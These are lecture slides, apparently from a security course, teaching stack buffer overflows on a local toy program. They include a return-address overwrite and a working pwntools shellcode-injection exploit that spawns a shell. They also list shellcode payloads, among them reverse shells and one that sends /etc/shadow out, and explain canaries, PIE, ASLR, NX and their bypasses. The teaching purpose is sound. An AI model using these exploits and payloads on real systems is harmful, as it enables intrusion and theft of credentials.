
Buffer Overflow 2 - Return address overriding

```c
#include <stdio.h>
#include <string.h>

void admin() {
    printf("You are an admin!\n");
}

void greet(const char *name) {
    char buffer[10];
    strcpy(buffer, name);
    printf("Hello, %s!\n", buffer);
}

int main(int argc, char *argv[]) {
    if(argc != 2) {
        printf("Usage: %s <name>\n", argv[0]);
        return 1;
    }

    greet(argv[1]);
    return 0;
}
```



Buffer Overflow 2 - Return address overriding

```
[carlo@carlo-minotebook SS_2]$ ./admin AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAA!
Segmentation fault (core dumped)
[carlo@carlo-minotebook SS_2]$ sudo dmesg | grep admin
[21027.920893] admin[53084]: segfault at 41414141
```




Buffer Overflow 2 - Return address overriding

```
[carlo@carlo-minotebook SS_2]$ ./admin `cyclic 30`
Hello, aaaabaaacaaadaaaeaaafaaagaaaha!
Segmentation fault (core dumped)
[carlo@carlo-minotebook SS_2]$ sudo dmesg | grep a
[22126.693515] admin[55475]: segfault at 61676161 ip 0(
[carlo@carlo-minotebook SS_2]$ cyclic -l 0x61676161
22
[carlo@carlo-minotebook SS_2]$ ./admin `printf "AAAAAAAAAAAAAAAAAAAAA\x96\x91\x04\x08"`
Hello, AAAAAAAAAAAAAAAAAAAAA
You are an admin!
Segmentation fault (core dumped)
```

Yaay, but why the crash after the pwn?

Buffer overflow 3 - Shellcode injection

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char name[256];

    if(argc != 2) {
        printf("Usage: %s <name>\n", argv[0]);
        return 1;
    }

    strcpy(name, argv[1]);

    printf("Hello, %s\n", name);
}
```



Buffer overflow 3 - Shellcode injection

Intel x86

- Linux/x86 - setuid + setgid + stdin re-open + exceve - 71 bytes *by Andres C. Rodriguez (acamro)*
- Linux/x86 - Followtheleader custom execve-shellcode Encoder/Decoder - 136 bytes *by Konstantinos Alexiou*
- Linux/x86 - ROT-7 Decoder execve - 74 bytes *by Stavros Metzidakis*
- Linux/x86 - jump-call-pop execve shell - 52 bytes *by Paolo Stivanin*
- Linux/x86 - Download + chmod + exec - 108 bytes *by Daniel Sauder*
- Linux/x86 - Tiny Execve sh Shellcode - 21 bytes *by Geyslan G. Bem*
- Linux/x86 - Insertion Decoder Shellcode - 33+ bytes *by Geyslan G. Bem*
- Linux/x86 - Egg Hunter Shellcode - 38 bytes *by Geyslan G. Bem*
- Linux/x86 - Tiny Shell Reverse TCP - 67 bytes *by Geyslan G. Bem*
- Linux/x86 - Tiny Shell Bind TCP Random Port - 57 bytes *by Geyslan G. Bem*
- Linux/x86 - Tiny Shell Bind TCP - 73 bytes *by Geyslan G. Bem*
- Linux/x86 - Shell Bind TCP (GetPC/Call/Ret Method) - 89 bytes *by Geyslan G. Bem*
- Linux/x86 - append /etc/passwd & exit() - 107 bytes *by $andman*
- Linux/x86 - unlink(/etc/passwd) & exit() - 35 bytes *by $andman*
- Linux/x86 - connect back&send&exit /etc/shadow - 155 bytes *by 0in*
- Linux/x86 - execve read shellcode - 92 bytes *by 0ut0fbound*
- Linux/x86 - egghunt shellcode - 29 bytes *by Ali Raheem*
- Linux/x86 - nc -lvve/bin/sh -p13377 - 62 bytes *by Anonymous*
- Linux/x86 - /bin/sh Null-Free Polymorphic - 46 bytes *by Aodrulez*
- Linux/x86 - execve() Diassembly Obfuscation Shellcode - 32 bytes *by BaCkSpAcE*

```
31c9f7e1b00b51682f2f7
368682f62696e89e3cd80
```

https://shell-storm.org/shellcode/index.html

Buffer overflow 3 - Shellcode injection


```
>>> from pwn import *
>>> print(disasm(b"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"))
   0:   31 c9                   xor    ecx, ecx
   2:   f7 e1                   mul    ecx
   4:   b0 0b                   mov    al, 0xb
   6:   51                      push   ecx
   7:   68 2f 2f 73 68          push   0x68732f2f
   c:   68 2f 62 69 6e          push   0x6e69622f
  11:   89 e3                   mov    ebx, esp
  13:   cd 80                   int    0x80
```

execve syscall id

push /bin/sh on the stack

call the syscall

Buffer overflow 3 - Shellcode injection



Buffer overflow 3 - Shellcode injection


```
[-----------------------------------stack-------------------------------------]
0000| 0xffffc510 --> 0xffffc520 ("carlo")
0004| 0xffffc514 --> 0xffffc9d6 ("carlo")
0008| 0xffffc518 --> 0xf7c055a8 --> 0x0
0012| 0xffffc51c --> 0x8049195 (<greet+15>:     add    ebx,0x2e5f)
0016| 0xffffc520 ("carlo")
0020| 0xffffc524 --> 0xf7fd006f (xor    al,0x10)
0024| 0xffffc528 --> 0x1
0028| 0xffffc52c --> 0x1
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x080491ad in greet ()
```

```
[carlo@carlo-minotebook SS_2]$ ./admin `cyclic 300`
Hello, aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaal
abnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabza
Segmentation fault (core dumped)
[carlo@carlo-minotebook SS_2]$ sudo dmesg | grep adm
[24967.767579] admin[62297]: segfault at 63616172 ip
[carlo@carlo-minotebook SS_2]$ cyclic -l 0x63616172
268
```

-> The address of the buffer is **0xffffc520**

-> The offset of the return address w.r.t. the buffer is **268**

Buffer overflow 3 - Shellcode injection



Buffer overflow 3 - Shellcode injection

```python
from pwn import *

shellcode = b"\x31\xc9\xf7\xe1\xb0\x0b" + \
            b"\x51\x68\x2f\x2f\x73\x68" + \
            b"\x68\x2f\x62\x69\x6e\x89" + \
            b"\xe3\xcd\x80"

padding = b"\x90" * 247
address = b"\x20\xc9\xff\xff"
payload = padding + shellcode + address

p = process(["./admin", payload])

p.interactive()
```

Buffer overflow 3 - Shellcode injection

```
[carlo@carlo-minotebook SS_2]$ python 4.py
[+] Starting local process './admin': pid 72757
[*] Switching to interactive mode
$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2850 Oct 14  2022 /etc/passwd
$
```

pwned


Countermeasures

Stack canary

The **canary** is a **random value** that is placed in the stack frame, **between "user" data and "control" data** such as the saved rbp and the return address

Before jumping to the return address the program **checks whether the canary as been tampered with**, and halts if that is the case

It is now impossible to overwrite the return address without changing the canary



Stack canary

```c
int foo() {
    char name[10];
    return 0;
}
```

```
1   foo:
2   .LFB0:
3       pushl   %ebp
4       movl    %esp, %ebp
5       subl    $24, %esp
6       movl    %gs:20, %eax
7       movl    %eax, -12(%ebp)
8       xorl    %eax, %eax
9       movl    $0, %eax
10      movl    -12(%ebp), %edx
11      subl    %gs:20, %edx
12      je  .L3
13      call    __stack_chk_fail
14  .L3:
15      leave
16      ret
```

Push the canary on the stack

Check if the canary has changed

Stack canary, how to kill it?

Try to leak the canary value and write it back

⟶the canary always contains a null byte, and most library function will stop writing upon that

⟶canary changes between different executions

Will see this in the lab!

Brute force the canary using a fork oracle

⟶canary does not change when a process forks itself, so one could try to brute force it if the vulnerability resides in the “child” path and you can spawn enough children.

PIE


Position Independent Executables (PIE) only use relative addresses, so that the program can be loaded in an arbitrary address and nothing breaks

PIE alone is not a countermeasure to any attack, but it enables the actual one, which is **ASLR**

PIE


What does this program do?

Is this a PIE?




PIE

What happens if the program is loaded at **`0x2000`**?



PIE

This is PIE! :)



ASLR

Address Space Layout Randomization (ASLR) is a feature of the Operating System that chooses random addresses for each section of a process, every time it is executed.

With this, any absolute address found during an execution cannot be used in the next one.

If the program is not a PIE, the only sections that are affected are the Stack and the Heap.

ASLR, how to kill it?

Leak any address from which you can derive the base address of the binary and that do some math

Will see this in the lab!

NX Stack

Non executable stack is a feature of the compiler, which marks the stack section as non-executable.

If the program, for any reason, tries to execute code in a non-executable section, the OS will kill it.

More in general, the compiler avoids creating sections in which the program can both write and execute code.

NX Stack, how to kill it?

You can’t really kill this, but you can avoid injecting your own code and use the one that is already in the binary, recycling!

Will see this in the next lecture!


That's All
Folks